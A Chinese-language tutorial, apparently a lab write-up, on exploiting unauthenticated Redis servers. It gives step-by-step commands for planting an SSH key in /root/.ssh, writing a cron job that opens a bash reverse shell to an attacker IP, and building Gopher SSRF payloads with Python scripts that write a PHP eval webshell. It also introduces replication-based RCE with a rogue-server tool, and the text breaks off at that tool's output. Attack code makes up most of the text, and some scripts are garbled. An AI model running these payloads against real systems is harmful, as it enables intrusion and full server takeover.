
### 利用条件：

- 服务端的 Redis 连接存在未授权，在攻击机上能用 redis-cli 直接登陆连接，并未登陆验证。
- 服务端存在 .ssh 目录并且有写入的权限

原理就是在数据库中插入一条数据，将本机的公钥作为 value，key 值随意，然后通过修改数据库的默认路径为 / root/.ssh 和默认的缓冲文件 authorized.keys，把缓冲的数据保存在文件里，这样就可以在服务器端的 / root/.ssh 下生成一个授权的 key。

首先在攻击机的 / root/.ssh 目录里生成 ssh 公钥 key：


```
ssh-keygen -t rsa
```



接着将公钥导入 key.txt 文件（前后用 \n 换行，避免和 Redis 里其他缓存数据混合），再把 key.txt 文件内容写入服务端 Redis 的缓冲里：

```
(echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > /root/.ssh/key.txt
cat /root/.ssh/key.txt | redis-cli -h 192.168.43.82 -x set xxx
```


// -x 代表从标准输入读取数据作为该命令的最后一个参数。



然后，使用攻击机连接目标机器 Redis，设置 Redis 的备份路径为 / root/.ssh / 和保存文件名为 authorized\_keys，并将数据保存在目标服务器硬盘上


```
redis-cli -h 192.168.43.82
config set dir /root/.ssh
config set dbfilename authorized_keys
save
```





最后，使用攻击机 ssh 连接目标受害机即可：

```
ssh 192.168.43.82
```




如上图所示，成功连接。

## 利用 Redis 写入计划任务

原理就是在数据库中插入一条数据，将计划任务的内容作为 value，key 值随意，然后通过修改数据库的默认路径为目标主机计划任务的路径，把缓冲的数据保存在文件里，这样就可以在服务器端成功写入一个计划任务进行反弹 shell。


首先在攻击机 kali 上开启监听：

```
nc -lvp 2333
```




然后连接服务端的 Redis，写入反弹 shell 的计划任务：

```
redis-cli -h 192.168.142.153
set xxx "\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/192.168.43.247/2333 0>&1\n\n"
config set dir /var/spool/cron/crontabs/
config set dbfilename root
save
```



如下图所示，经过一分钟以后，在攻击机的 nc 中成功反弹 shell 回来：





这个方法只能 Centos 上使用，Ubuntu 上行不通，原因如下：

因为默认 redis 写文件后是 644 的权限，但 ubuntu 要求执行定时任务文件 `/var/spool/cron/crontabs/<username>` 权限必须是 600 也就是 `-rw` 才会执行，否则会报错 (root) INSECURE MODE (mode 0600 expected)，而 Centos 的定时任务文件 `/var/spool/cron/<username>` 权限 644 也能执行

因为 redis 保存 RDB 会存在乱码，在 Ubuntu 上会报错，而在 Centos 上不会报错

由于系统的不同，**crontrab** 定时文件位置也会不同：

Centos 的定时任务文件在 `/var/spool/cron/<username>`

Ubuntu 定时任务文件在 `/var/spool/cron/crontabs/<username>`

---

## Redis 未授权访问漏洞在 SSRF 中的利用

在 SSRF 漏洞中，如果通过端口扫描等方法发现目标主机上开放 6379 端口，则目标主机上很有可能存在 Redis 服务。此时，如果目标主机上的 Redis 由于没有设置密码认证、没有进行添加防火墙等原因存在未授权访问漏洞的话，那我们就可以利用 Gopher 协议远程操纵目标主机上的 Redis，可以利用 Redis 自身的提供的 config 命令像目标主机写 WebShell、写 SSH 公钥、创建计划任务反弹 Shell 等，其思路都是一样的，就是先将 Redis 的本地数据库存放目录设置为 web 目录、`~/.ssh` 目录或 `/var/spool/cron` 目录等，然后将 dbfilename（本地数据库文件名）设置为文件名你想要写入的文件名称，最后再执行 save 或 bgsave 保存，则我们就指定的目录里写入指定的文件了。

**实验环境：**

攻击机 Kali：192.168.43.247

受害机 Ubuntu：192.168.43.82

假设受害机上存在 Web 服务并且存在 SSRF 漏洞，通过 SSRF 进行端口扫描我们发现目标主机在 6379 端口上运行着一个 Redis 服务。下面我们就来演示如何通过 SSRF 漏洞去攻击 Redis 服务。

### 绝对路径写 WebShell

首先构造 redis 命令：

```
flushall
set 1 '<?php eval($_POST["whoami"]);?>'
config set dir /var/www/html
config set dbfilename shell.php
save
```

然后写一个脚本，将其转化为 Gopher 协议的格式（脚本时从网上嫖的，谁让我菜呢~~~ 大佬勿喷）：

```
import urllib
protocol="gopher://"
ip="192.168.43.82"
port="6379"
shell="\n\n<?php eval($_POST[\"whoami\"]);?>\n\n"
filename="shell.php"
path="/var/www/html"
passwd="" # 此处也可以填入Redis的密码，在不存在Redis未授权的情况下适用
cmd=["flushall",
"set 1 {}".format(shell.replace(" ", "${IFS}")),
"config set dir {}".format(path),
"config set dbfilename {}".format(filename),
"save"
]
if passwd:
cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+": "+port+"/_"
def redis_format(arr):
CRLF="\r\n"
redis_arr = arr.split(" ")
cmd=""
cmd+="*" +str(len(redis_arr))
for x in redis_arr:
cmd+=CRLF+"$"+str(len((x.replace("${IFS}", " "))))+CRLF+x.replace("${IFS}", " ")
cmd+=CRLF
return cmd

if __name__=="__main__":
for x in cmd:
payload += urllib.quote(redis_format(x))
print payload
```

执行该脚本后生成 payload 如下：





## 写入 SSH 公钥

同样，我们也可以直接这个存在 Redis 未授权的主机的 ~/.ssh 目录下写入 SSH 公钥，直接实现免密登录，但前提是 ~/.ssh 目录存在，如果不存在我们可以写入计划任务来创建该目录。

首先在攻击机的 / root/.ssh 目录里生成 ssh 公钥 key:

```
ssh-keygen -t rsa
```

将生成的 id\_rsa.pub 里的内容复制出来构造 redis 命令:

```
flushall
set 1 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC96S69JNdIOUWoHY0vxpnQxHAVZHL2
5IkDFBzTbDIbJBABu8vqZg2GFaWhTa2jSWqMZiYwyPimrXs+XU1kbP4P28yFvofuWR6fYzgryb
e00KX7YmZ4xN4LWaZYEeCzJrV7BU9wWZIGZiX7Yt5T5M3b0KofxTqqMJaRP7J1Fn9fRq3ePz17
BUJNtmRx54I3CpUyigcMSTvQ0awwTtXa1ZcS056mjPrKHHBNB2/hKINTjJ1JX8R5Uz+3six+MV
sANT+xOMdjCq++1skSnPczQz2GmlvfA0bngQK2Eqim+6xewOL+Zd2bTswiLzLFpcFWJeoB3z209
solGOSkF8nSZK1rDJ4FmZAUv11RL5BSe/LjJ06+59ihSRFWu99N3CJcRgXLmc4MAz04LFF3nhtq
0YrIUio0qKsOmt13L0YgSHw2KzCNw4d9Hl3wiIN5ejqEztRi97x8nzAM7WvFq71fBdybzp8eLji
R8oq6ro228BdsAJYevXZPeVxjga4PDtPk= root@kali
'
config set dir /root/.ssh/
config set dbfilename authorized_keys
save
```

然后编写脚本，将其转化为 Gopher 协议的格式:

```
import urllib
protocol="gopher://"
ip="192.168.43.82"
port="6379"
ssh_pub="\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC96S69JNdIOUWoHY0vxpnQxH
AVZHL25IkDFBzTbDIbJBABu8vqZg2GFaWhTa2jSWqMZiYwyPimrXs+XU1kbP4P28yFvofuWR6f
Yzgrybe00KX7YmZ4xN4LWaZYEeCzJrV7BU9wWZIGZiX7Yt5T5M3b0KofxTqqMJaRP7J1Fn9fRq
3ePz17BUJNtmRx54I3CpUyigcMSTvQ0awwTtXa1ZcS056mjPrKHHBNB2/hKINTjJ1JX8R5Uz+3s
ix+MVsxANT+xOMdjCq++1skSnPczQz2GmlvfA0bngQK2Eqim+6xewOL+Zd2bTswiLzLFpcFWJeo
B3z209solGOSkF8nSZK1rDJ4FmZAUv11RL5BSe/LjJ06+59ihSRFWu99N3CJcRgXLmc4MAz04LF
F3nhtq0YrIUio0qKsOmt13L0YgSHw2KzCNw4d9Hl3wiIN5ejqEztRi97x8nzAM7WvFq71fBdybz
p8eLjiR8oq6ro228BdsAJYevXZPeVxjga4PDtPk= root@kali\n\n"
filename="authorized_keys"
path="/root/.ssh/"
passwd="" # 此处也可以填入Redis的密码，在不存在Redis未授权的情况下适用
cmd=["flushall",
"set 1 {}".format(ssh_pub.replace(" ", "${IFS}")),
"config set dir {}".format(path),
"config set dbfilename {}".format(filename)]
```

```

    cmd += setdbfilename {}.format(filename),
    "save"
]
if passwd:
    cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+": "+port+"/_"

def redis_format(arr):
    CRLF="\r\n"
    redis_arr = arr.split(" ")
    cmd=""
    cmd+="*" +str(len(redis_arr))
    for x in redis_arr:
        cmd+=CRLF+"$"+str(len((x.replace("${IFS}", " "))))+CRLF+x.replace("${IFS}", " ")
    cmd+=CRLF
    return cmd

if __name__=="__main__":
    for x in cmd:
        payload += urllib.quote(redis_format(x))
    print payload

```


执行该脚本后生成 payload，同样将生成的 payload 进行 url 二次编码，然后利用受害机上的 SSRF 打过去：

```


ssrf.php?url=gopher%3A%2F%2F192.168.43.82%3A6379%2F_%252A1%250D%250A%25248%
250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25
241%250D%250A1%250D%250A%2524566%250D%250A%250A%250Assh-rsa%2520AAAAB3NzaC1
yc2EAAAADAQABAAQgQC96S69JNDIOUWoHY0vxpnQxHAVZHL25IkDFBzTbDIJBBA8u8vqZg2GF
aWhTa2jSWqMziYwyPimrXs%252BXU1kbP4P28yFvofuWR6fYzgrybe00KX7YmZ4xN4LWaZYEcX
zJrV7BU9wWZIGZiX7Yt5T5M3b0KofxTqQMJaRP7J1Fn9fRq3ePz17BUJNtmRx54I3CpUyigcMST
vQOawwTtXa1ZcS056mjPrKHHBNB2%2FhKINTj1JX8R5Uz%252B3six%252BMVsxANT%252BxOM
djCq%252B%252B1skSnPczQz2GmlvfA0bngQK2Eqim%252B6xewOL%252BZd2bTsWiLzLFpcFWJ
eoB3z209solG0SkF8nSZK1rDJ4FmZAUvl1RL5BSe%2FLjJ06%252B59ihSRFWu99N3CJcRgXLmc
4MAz04LFF3nhtq0YrIUio0qKsOmt13L0YgShw2KzCNw4d9Hl3wiIN5ejqEztRi97x8nzAM7WvFq
71fBdybzb8eLjiR8oq6ro228BdsAJYevXZPeVxjga4PDtPk%253D%2520root%2540kali%250
A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250
D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252411%250D%250A%2Froot%2
F.ssh%2F%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%25
0D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%252415%250D%250Aa
uthorized_keys%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A

```

如下图，成功在受害机上面写入 SSH 公钥：



如下图，ssh 连接成功：



## 创建计划任务反弹 Shell

注意：这个只能在 Centos 上使用，别的不行，原因上面已经说过了。

构造 redis 的命令如下：

```

flushall
set 1 '\n\n*/1 * * * * bash -i >& /dev/tcp/192.168.43.247/2333 0>&1\n\n'
config set dir /var/spool/cron/

```

```
config set dbfilename root
save
```

然后编写脚本，将其转化为 Gopher 协议的格式：

```
import urllib
protocol="gopher://"
ip="192.168.43.82"
port="6379"
reverse_ip="192.168.43.247"
reverse_port="2333"
cron="\n\n\n\n*/1 * * * * bash -i >& /dev/tcp/%s/%s 0>&1\n\n\n\n"%(reverse_
ip,reverse_port)
filename="root"
path="/var/spool/cron"
passwd="" # 此处也可以填入Redis的密码，在不存在Redis未授权的情况下适用
cmd=["flushall",
"set 1 {}".format(cron.replace(" ", "${IFS}")),
"config set dir {}".format(path),
"config set dbfilename {}".format(filename),
"save"
]
if passwd:
cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+": "+port+"/_"
def redis_format(arr):
CRLF="\r\n"
redis_arr = arr.split(" ")
cmd=""
cmd+="*" +str(len(redis_arr))
for x in redis_arr:
cmd+=CRLF+"${"+str(len((x.replace("${IFS}", " "))))+CRLF+x.replace("${IFS}", "
")
cmd+=CRLF
return cmd

if __name__=="__main__":
for x in cmd:
payload += urllib.quote(redis_format(x))
print payload
```

生成的 payload 同样进行 url 二次编码，然后利用 Ubuntu 服务器上的 SSRF 打过去，即可在受害机上面写入计划任务，等到时间后，攻击机上就会获得目标主机的 shell。


## Redis 基于主从复制的命令执行

### Redis 主从复制

Redis 是一个使用 ANSI C 编写的开源、支持网络、基于内存、可选持久性的键值对存储数据库。但如果当把数据存储在每个 Redis 的实例中，当读写体量比较大

的时候，服务端就很难承受。为了应对这种情况，Redis 就提供了主从模式，主从模式就是指使用一个 redis 实例作为主机，其他实例都作为备份机（从机），其中

主机和从机数据相同，而从机只负责读，主机只负责写，通过读写分离可以大幅度减轻流量的压力，算是一种通过牺牲空间来换取效率的缓解方式。



## Redis 主从复制进行 RCE

在 2019 年 7 月 7 日结束的 WCTF2019 Final 上，LC/BC 的成员 Pavel Toporkov 在分享会上介绍了一种关于 Redis 4.x/5.x 的 RCE 利用方式，比起以前的利用方式来说，这种利用方式更为通用，危害也更大。

在 Redis 4.x 之后，Redis 新增了模块功能，通过外部拓展，可以在 Redis 中实现一个新的 Redis 命令。我们可以通过外部拓展（.so），在 Redis 中创建一个用于执行系统命令的函数。

### 实验环境：

攻击机 Kali: 192.168.43.247

受害机 Ubuntu: 192.168.43.82

## 利用 redis-rogue-server 工具

下载地址: <https://github.com/p0b0dy0N/redis-rogue-server>





该工具的原理就是首先创建一个恶意的 Redis 服务器作为 Redis 主机

(master)，该 Redis 主机能够回应其他连接他的 Redis 从机的响应。有了恶意的 Redis 主机之后，就会远程连接目标 Redis 服务器，通过 `slaveof` 命令将目标 Redis 服务器设置为我们恶意 Redis 的 Redis 从机 (slaver)。然后将恶意 Redis 主机上的 exp 同步到 Redis 从机上，并将 dbfilename 设置为 exp.so。最后再控制 Redis 从机 (slaver) 加载模块执行系统命令即可。

但是该工具无法数据 Redis 密码进行 Redis 认证，也就是说该工具只能在目标存在 Redis 未授权访问漏洞时使用。如果目标 Redis 存在密码是不能使用该工具的。

使用方法：

```
python3 redis-rogue-server.py --rhost 192.168.43.82 --lhost 192.168.43.247
# python3 redis-rogue-server.py --rhost rhost --lhost lhost
```

执行后，可以选择获得一个交互式的 shell (interactive shell) 或者是反弹 shell (reverse shell)：

```
(root@kali) ~/redis-rogue-server
# python3 redis-rogue-server.py --rhost 192.168.43.82 --lhost 192.168.43.247

